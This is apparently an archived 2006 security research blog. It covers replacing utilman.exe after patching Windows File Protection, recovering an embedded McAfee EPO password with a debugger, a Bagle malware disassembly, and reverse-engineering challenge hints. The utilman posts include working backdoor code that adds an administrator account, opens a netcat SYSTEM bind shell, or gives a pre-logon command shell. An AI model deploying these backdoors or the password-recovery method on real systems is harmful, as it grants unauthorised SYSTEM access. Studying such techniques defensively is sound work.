For a demo of My second playdate with utilman.exe, go here on YouTube.
Tuesday 5 September 2006
Thursday 31 August 2006
My second playdate with utilman.exe
Comments posted by evilbitz on my Playing with utilman.exe post gave me a great idea for another experiment with utilman.exe:
You can compile the following example with Borland’s free C++ 5.5 compiler.
Fourth experiment
Compile this simple C program, name it utilman.exe and put it in the system32 directory:
#include <stdio.h>
#include <windows.h>
#include <tchar.h>

void _tmain(void)
{
    STARTUPINFO s;
    PROCESS_INFORMATION p;
    LPTSTR szCmdline = _tcsdup(TEXT("CMD"));
    LPTSTR szDesktop = _tcsdup(TEXT("WinSta0\\\\Winlogon"));

ZeroMemory(&s, sizeof(s));
    s.cb = sizeof(s);
    s.lpDesktop = szDesktop;
    ZeroMemory(&p, sizeof(p));

CreateProcess(NULL, szCmdline, NULL, NULL, FALSE, CREATE_NEW_CONSOLE, NULL, NULL, &s, &p);

CloseHandle(p.hProcess);
    CloseHandle(p.hThread);
}

Whenever you press the magic key sequence (Windows Logo key & U key), a command shell will open on the Winlogon desktop. And you don’t have to be logged on to do this.
Tuesday 29 August 2006
Metasploit MS06-040 Demo
I needed to convince someone that patching Windows is necessary. That’s why I made him a short video clip where I use Metasploit 2.6 to exploit vulnerability MS06-040 on a Windows 2000 SP4 server, and now I decided to share it with you.
I create a remote shell on the attacked server, connect to it and change the administrators password to Hacked.
The Metasploit web interface is used to create a higher visual impact.
Sunday 27 August 2006
Hiding the password
Where and how do you store credentials used by applications? There is no easy solution in Windows. We all agree that storing cleartext passwords in the source code or a configuration file is a bad idea. We should encrypt these passwords. But what do we do with the decryption key? Is the decryption algorithm easy to break?
I wondered how difficult it would be to extract the password from McAfee’s EPO agent installation program. It turns out to be rather easy, it took me about 3 hours of debugging with OllyDbg. And then I developed a OllyDbg plugin to automate the task.
McAfee’s EPO provides centralized anti-virus management. It connects to EPO agents installed on each managed machine. One can install the EPO agent centrally via the EPO manager or locally by copying the EPO agent installation program to the machine and executing it with local admin credentials. McAfee provides a solution when the install has to be done by a user without administrative privileges. The necessary credentials are stored in the EPO agent installation program.
Here’s how I proceeded to extract the password from the EPO agent installation program.
First I create 2 EPO agent installation programs with different passwords (password and P@ssw0rd) and I compare the files with JojoDiff.
jdiff-w32 -lr FramePkg-1.exe FramePkg-2.exe:

1        1 EQL 25792
25793    25793 MOD 64
25856    25856 EQL 1487303
The files are identical, except for 64 bytes.
I extract the 64 bytes from FramePkg-1.exe with my binary tools:
middle FramePkg-1.exe 25792 64 password.bin
I examine password.bin with XVI32 and discover it’s ASCII:
jXoAADpNAADvOY9WkCYp0xOk6ON8lFjm4af+X4+8IVL6vuLPafhTAuyfdv52BG4e
This must be the encrypted password (P@ssw0rd).
I debug FramePkg-1.exe with OllyDbg, looking for the password (encrypted and cleartext). It takes an hour to discover that FramePkg-1.exe extracts several files to a temporary folder and starts another program it extracted: FrmInst.exe
This program takes several arguments, one of which is the encrypted password:
/CreateService="C:mydirsEPOAgentEPOAgentFramePkg-1.exe"
/LOGDIR=C:DOCUME~1ADMINI~1LOCALS~1TempNAILogs
/Cleanup2="C:DOCUME~1ADMINI~1LOCALS~1Tempunz6.tmp"
/EmbeddedUsername="administrator"
/EmbeddedDomain="."
/EmbeddedPassword="jXoAADpNAADvOY9WkCYp0xOk6ON8lFjm4af+X4+8IVL6vuLPafhTAuyfdv52BG4e"
/Install=Agent
I debug FrmInst.exe with these arguments, and after 2 hours I find register EBP pointing to ASCII string P@ssw0rd. This is at address 0x004101BD.

This confirms my suspicion: the password is safe from a normal user, but someone with assembly debugging skills can recover the password within a few hours. No big surprise, but you know, there are people who can only be convinced when you deliver a proof to backup your claim.
This dreary debugging process inspired me to develop a OllyDbg plugin called OllyStepNSearch to automated the debugging process. It will automatically step through the debugged program until a register points to the string you specified. You can download it, but it’s still beta.
I used it to debug the EPO agent to look for P@ssw0rd. It’s slow (about 45 minutes), but it runs unattended.
Monday 21 August 2006
Playing with utilman.exe
I’d never heard about utilman.exe before MS04-019 was released. Windows Utility Manager can be started by pressing the Windows Logo key & U key. Fascinated by the fact that pressing a simple key sequence will start a program with the SYSTEM account (regardless of the credentials of the user), I decided I had to play with this feature.
2 years later, I’ve taken the time to experiment with utilman.exe.
Pressing Windows Logo & U instructs Winlogon to start c:\windows\system32\utilman.exe. Windows won’t let you replace utilman.exe by another program, it’s protected by the Windows File Protection feature. The list of protected files is stored in c:\windows\system32\sfcfiles.dll. Patching this DLL allows you to “unprotect” system files.
Open sfcfiles.dll with a hex editor like XVI32 and search for UNICODE string utilman.exe. You’ll find several entries like %systemroot%\system32\utilman.exe. Replace these entries with the empty string and utilman.exe won’t be protected anymore: replace the first character % with byte 00. You can’t patch sfcfiles.dll on a live system. The trick is to save your patched sfcfiles.dll in another directory, boot from a live CD like BartPE and replace it. Or use a utility that will replace the file when you reboot Windows, like Sysinternals’s movefile.
Edited tuesday 22 August 2006: I forgot to mention the PE checksum. Patching sfcfiles.dll changes the PE checksum, you have to correct it with a tool like LordPE.
Now utilman.exe is not protected anymore and we can replace it with our own “useful” utilities. BTW, don’t forget you’re doing this at your own risk 😉
You can compile the following examples with Borland’s free C++ 5.5 compiler.
First experiment
Compile this simple C program, name it utilman.exe and put it in the system32 directory:
#include <stdio.h>
#include <windows.h>

int main(int argc, char* argv[])
{
	system("net user hack knock /add");
	system("net localgroup administrators hack /add");

return 0;
}
Whenever you press the magic key sequence, a new administrative account hack (with password knock) will be created on your system, even if you’re a normal user without administrative rights.
Second experiment
Compile this other simple C program, name it utilman.exe and put it in the system32 directory:
#include <stdio.h>
#include <windows.h>

int main(int argc, char* argv[])
{
	system("nc -l -p 1234 -e cmd.exe");

return 0;
}
Put also a copy of netcat (nc.exe) in system32.
Each time you press the magic key sequence, netcat will start, listen on port 1234 and launch cmd.exe (with SYSTEM account) when you connect to the port:
nc 127.0.0.1 1234
Third experiment
Winlogon is a service, and as such it doesn’t interact wih the desktop. Services have their own noninteractive window station Service-0x0-3e7$. To interact with the desktop (display dialogs, accepts key strokes & mouse clicks, …), a service must use station WinSta0. Each program that is started inherits its windows station from its parent process.
This explains why utilman.exe replacement programs don’t show up on the desktop. They interact with Winlogon’s window station, which is the noninteractive window station Service-0x0-3e7$. But a program can change its window station.
Compile this C program, name it utilman.exe and put it in the system32 directory:
#include <stdio.h>
#include <windows.h>

int main(int argc, char* argv[])
{
	HWINSTA hwinsta;
	HDESK   hdesk;

hwinsta = OpenWindowStation("WinSta0", TRUE,
							  WINSTA_ACCESSCLIPBOARD   |
							  WINSTA_ACCESSGLOBALATOMS |
							  WINSTA_CREATEDESKTOP     |
							  WINSTA_ENUMDESKTOPS      |
							  WINSTA_ENUMERATE         |
							  WINSTA_EXITWINDOWS       |
							  WINSTA_READATTRIBUTES    |
							  WINSTA_READSCREEN        |
							  WINSTA_WRITEATTRIBUTES);
	SetProcessWindowStation(hwinsta);
	hdesk = OpenDesktop("Default", 0, FALSE,
						DESKTOP_CREATEMENU |
						DESKTOP_CREATEWINDOW |
						DESKTOP_ENUMERATE    |
						DESKTOP_HOOKCONTROL  |
						DESKTOP_JOURNALPLAYBACK |
						DESKTOP_JOURNALRECORD |
						DESKTOP_READOBJECTS |
						DESKTOP_SWITCHDESKTOP |
						DESKTOP_WRITEOBJECTS);
	SetThreadDesktop(hdesk);
	MessageBox(0, "Hello from utilman", "utilman.exe", 0);
	CloseDesktop(hdesk);
	CloseWindowStation(hwinsta);

return 0;
}
Each time you press the magic key sequence, you’ll see a nice popup.
Remember, these hacks open security holes on your system.
Sunday 20 August 2006
Saturday 12 August 2006
Cleaning up after an infection, and then?
Your Windows PC is infected with a new virus. I mean, really infected, the virus was executed and installed itself permanently. You update your antivirus product (AV) and start a scan. It detects the virus and cleans your machine: it kills the process, it deletes the files and removes the startup registry keys (like the Run keys). But is your PC really cleaned? Is everything the virus did undone? Who knows?
Malware can carry a very destructive payload that no AV can undo.
Take the W32/Bagle.fb virus. It deletes the SafeBoot key, only a couple of assembly lines are needed to wipe your Safe Mode configuration:
PUSH raehtvlv.00415AE8    ;  ASCII "SYSTEMCurrentControlSetControlSafeBoot"
PUSH 80000002
CALL raehtvlv.00409024    ;  JMP to shlwapi.SHDeleteKeyA
But this is not easy to correct. No AV product will do this for you. It will delete the files (this bagle doesn’t only install itself, but also a rootkit, m_hook.sys, to hide itself) and remove the startup entries from the registry, but it will not reconstruct your SafeBoot key.
This Bagle also disables an enormous amount of security related Windows services, like the AV your running. It uses this subroutine to disable a service:
00404583  /$ 55             PUSH EBP
00404584  |. 8BEC           MOV EBP,ESP
00404586  |. 81C4 4CFFFFFF  ADD ESP,-0B4
0040458C  |. C785 4CFFFFFF >MOV DWORD PTR SS:[EBP-B4],94
00404596  |. 8D85 4CFFFFFF  LEA EAX,DWORD PTR SS:[EBP-B4]
0040459C  |. 50             PUSH EAX
0040459D  |. E8 7A490000    CALL raehtvlv.00408F1C      ;  JMP to kernel32.GetVersionExA
004045A2  |. 83BD 50FFFFFF >CMP DWORD PTR SS:[EBP-B0],5
004045A9  |. 72 62          JB SHORT raehtvlv.0040460D
004045AB  |. 68 3F000F00    PUSH 0F003F
004045B0  |. 6A 00          PUSH 0
004045B2  |. 6A 00          PUSH 0
004045B4  |. FF15 5DF64100  CALL DWORD PTR DS:[41F65D]  ;  advapi32.OpenSCManagerA
004045BA  |. 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
004045BD  |. 0BC0           OR EAX,EAX
004045BF  |. 75 04          JNZ SHORT raehtvlv.004045C5
004045C1  |. C9             LEAVE
004045C2  |. C2 0400        RETN 4
004045C5  |> 6A 22          PUSH 22
004045C7  |. FF75 08        PUSH DWORD PTR SS:[EBP+8]
004045CA  |. FF75 FC        PUSH DWORD PTR SS:[EBP-4]
004045CD  |. FF15 61F64100  CALL DWORD PTR DS:[41F661]  ;  advapi32.OpenServiceA
004045D3  |. 0BC0           OR EAX,EAX
004045D5  |. 74 2D          JE SHORT raehtvlv.00404604
004045D7  |. 50             PUSH EAX
004045D8  |. 8D55 E0        LEA EDX,DWORD PTR SS:[EBP-20]
004045DB  |. 52             PUSH EDX
004045DC  |. 6A 01          PUSH 1
004045DE  |. 50             PUSH EAX
004045DF  |. FF15 65F64100  CALL DWORD PTR DS:[41F665]  ;  advapi32.ControlService
004045E5  |. 8B1424         MOV EDX,DWORD PTR SS:[ESP]
004045E8  |. B9 07000000    MOV ECX,7
004045ED  |> 6A 00          /PUSH 0
004045EF  |.^E2 FC          LOOPD SHORT raehtvlv.004045ED
004045F1  |. 6A FF          PUSH -1
004045F3  |. 6A 04          PUSH 4
004045F5  |. 6A FF          PUSH -1
004045F7  |. 52             PUSH EDX
004045F8  |. FF15 69F64100  CALL DWORD PTR DS:[41F669]   ;  advapi32.ChangeServiceConfigA
004045FE  |. FF15 6DF64100  CALL DWORD PTR DS:[41F66D]   ;  advapi32.CloseServiceHandle
00404604  |> FF75 FC        PUSH DWORD PTR SS:[EBP-4]
00404607  |. FF15 6DF64100  CALL DWORD PTR DS:[41F66D]   ;  advapi32.CloseServiceHandle
0040460D  |> C9             LEAVE
0040460E  . C2 0400        RETN 4
In a nutshell:
1. this subroutine is called with the name of the service to disable on the stack
2. it checks if it’s running on Windows XP, and returns if not
3. it opens the service manager, and returns if this fails
4. it opens the service to disable, and returns if the service doesn’t exist
5. it disables the services (sets the start parameter to disabled)
6. it closes the service
7. it closes the service manager
This subroutine is called for each entry in a long table of security products:
wuauserv
Aavmker4
ABVPN2K
ADBLOCK.DLL
ADFirewall
AFWMCL
Ahnlab task Scheduler
alerter
AlertManger
AntiVir Service
…
BTW, wuauserv is the Windows Update service.
As a developer, I’m not impressed with the quality of this code:
- testing for Windows XP: do this only once, no for each service
- the service manager: open the service manager, process all the services, and then close the service manager. Opening and closing the service manager for each service is too much overhead.
And if I were a malware developer, my routine would be more destructive. The ChangeServiceConfig system call is called with mostly null arguments:
hService = 0015D840
ServiceType = SERVICE_KERNEL_DRIVER|SERVICE_FILE_SYSTEM_DRIVER|SERVICE_ADAPTER|SERVICE_RECOGNIZER_DRIVER|SERVICE_WIN32_OWN_PROCESS|SERVICE_WIN32_SHARE_PROCESS|SERVICE_INTERACTIVE_PROCESS|FFFFFEC0
StartType = SERVICE_DISABLED
ErrorControl = SERVICE_NO_CHANGE
BinaryPathName = NULL
LoadOrderGroup = NULL
pTagId = NULL
pDependencies = NULL
ServiceStartName = NULL
Password = NULL
DisplayName = NULL
This means that those parameters remain unchanged. Take the BinaryPathName argument, it sets the service parameter that points to the executable and often contains command line arguments. Without this information, the service manager doesn’t know which program to start. Setting BinaryPathName to a string, e.g. “wiped”, will overwrite this information and you’ll have a very hard time correcting this…
By now you should be convinced that this Bagle is nasty, that it could easily be made nastier, and that your AV will not restore your OS to its former glory and that you’ll have a hard time fixing everything. And this is “just” a mass mailer virus. Spyware is notoriously harder to clean.
Removing the infection is one step, and your AV should do this, but restoring your computing environment is another essential step, and your AV doesn’t help you with this.
That’s why I advise to rebuild an infected machine: format the disks and reinstall the OS, the applications and the data.
But I only advise this in case of a “real” infection (the malware was executed) and when it ran with local admin privileges.
If you’re sure the malware wasn’t executed (e.g. it was in a ZIP file and the AV detected and deleted the ZIP file when it was downloaded), there’s no damage done.
If it was executed with the authority of a normal user (not a power user or local admin), it will be easier to clean up, because it cannot modify the OS or the security products (privilege escalation aside and provided your security products are protected). Scanning the user’s profile and data, and checking the user’s startup entries is enough to remove the infection, and the computing environment doesn’t need restoring.
But if the malware ran with local admin privileges, all bets are off. It can do anything to your system, you can never be 100% sure what it did. Do you trust the malware descriptions of your AV product for 100%? Do they list everything in detail? If they omit something, you will not know about it and cannot fix it. For example, not all AV vendors did mention the deletion of the SafeBoot key for this Bagle virus.
And if the infection was a downloader (a program that downloads several other malwares from the Internet and installs them), not even the AV company can tell you what the malware did. Because nobody can tell you what was downloaded and executed. Even if you obtain the URL, download the malware and analyze it, you cannot be sure you downloaded the same malware.
Reinstalling a machine can be costly, especially if you’re not organized and prepared for it. You can decide that reinstalling is more costly than cleaning, and accept the risk of using a corrupted machine. It all depends on the risks you’re running, i.e. what you use your computer for.
Let’s assume you can wipe out the infection completely. Then you still need to ask yourself if your OS and security applications have not been tampered with and if you’re willing to trust them.
Consider this:
- Rootkit techniques to subvert your OS become more prevalent in malware.
- Tampering with security applications is still limited to disabling/crippling them, but I’m sure these attacks will become more complex. For example, I was able to “patch” my AV. It’s completely functional, but it doesn’t alert anymore when a virus is detected. And if I can do it, …
I’m prepared for an infection:
- First of all, I don’t trust unknown programs and attachments
- I use an antivirus and a Host Intrusion Prevention System
- I use a normal user account
- My data has its own directory and is encrypted (Truecrypt)
- I make regular backups
o Monthly Full image backups on a USB hard disk (on-site and off-site)
o Weekly data backups
o Daily online backups of essential data - I patch diligently
- I maintain an unattended, slipstreamed Windows installation image (nlite), mainly for building virtual machines, but I can use it to rebuild a real machine
- I maintain a list and backup of the applications I install
- My banking applications run in a dedicated, virtual environment
You’re probably thinking that the cost of these mitigating actions is higher than the cost of dealing with a real infection, and you’re probably right. Except that these actions also mitigate other risks that I run, like data loss, disasters …
And cost is not only expressed in money and time, but there’s also the “sentimental” cost a person can incur. I’ve taken more than 10,000 digital pictures over a decade, and they’re priceless.
Tuesday 8 August 2006
Khallenge: hints for solving level 2
Some people have asked me for details about Khallenge level 2.
First hint: Have you already unpacked level2.exe? It’s packed with UPX. Take a look at Ryan’s post.
My second hint is ROT13 encrypted:
Ng 00401029, fpnas vf pnyyrq gb ernq gur cnffjbeq lbh glcrq va.
Nsgre gung pnyy, gur cnffjbeq lbh ragrerq vf grfgrq, naq lbh ner
vasbezrq vs vg’f pbeerpg.
Gurer vf na neenl bs fgevat cbvagref fgnegvat ng 00407034, gurl cbvag
gb jbeqf va Svaavfu.
N svefg ybbc jvyy grfg vs n cneg bs gur cnffjbeq lbh ragrerq vf rdhny
gb n Svaavfu jbeq.
N frpbaq ybbc jvyy grfg vs nabgure cneg bs gur cnffjbeq lbh ragrerq vf
rdhny gb n Svaavfu jbeq.
Vs obgu grfgf ner fhpprffshy, lbhe cnffjbeq vf npprcgrq naq gur rznvy
nqqerff vf qvfcynlrq.
Monday 7 August 2006
Khallenge: solution for level 3 posted
sp has posted his solution for level 3. Excellent post, but I should mention that level 3 contains lots of obfuscated code, something sp doesn’t emphasize.
Sunday 6 August 2006
Khallenge results
F-Secure Reverse Engineering Challenge is over. From the Khallenge page:
Khallenge is now over. During 70 hours, Khallenge was started by over 1200 people. First level was completed by about 400 individuals, second by less than a hundred and the final level of Khallenge was finished by just 16 people.
I think I was 9th of those 16 people.


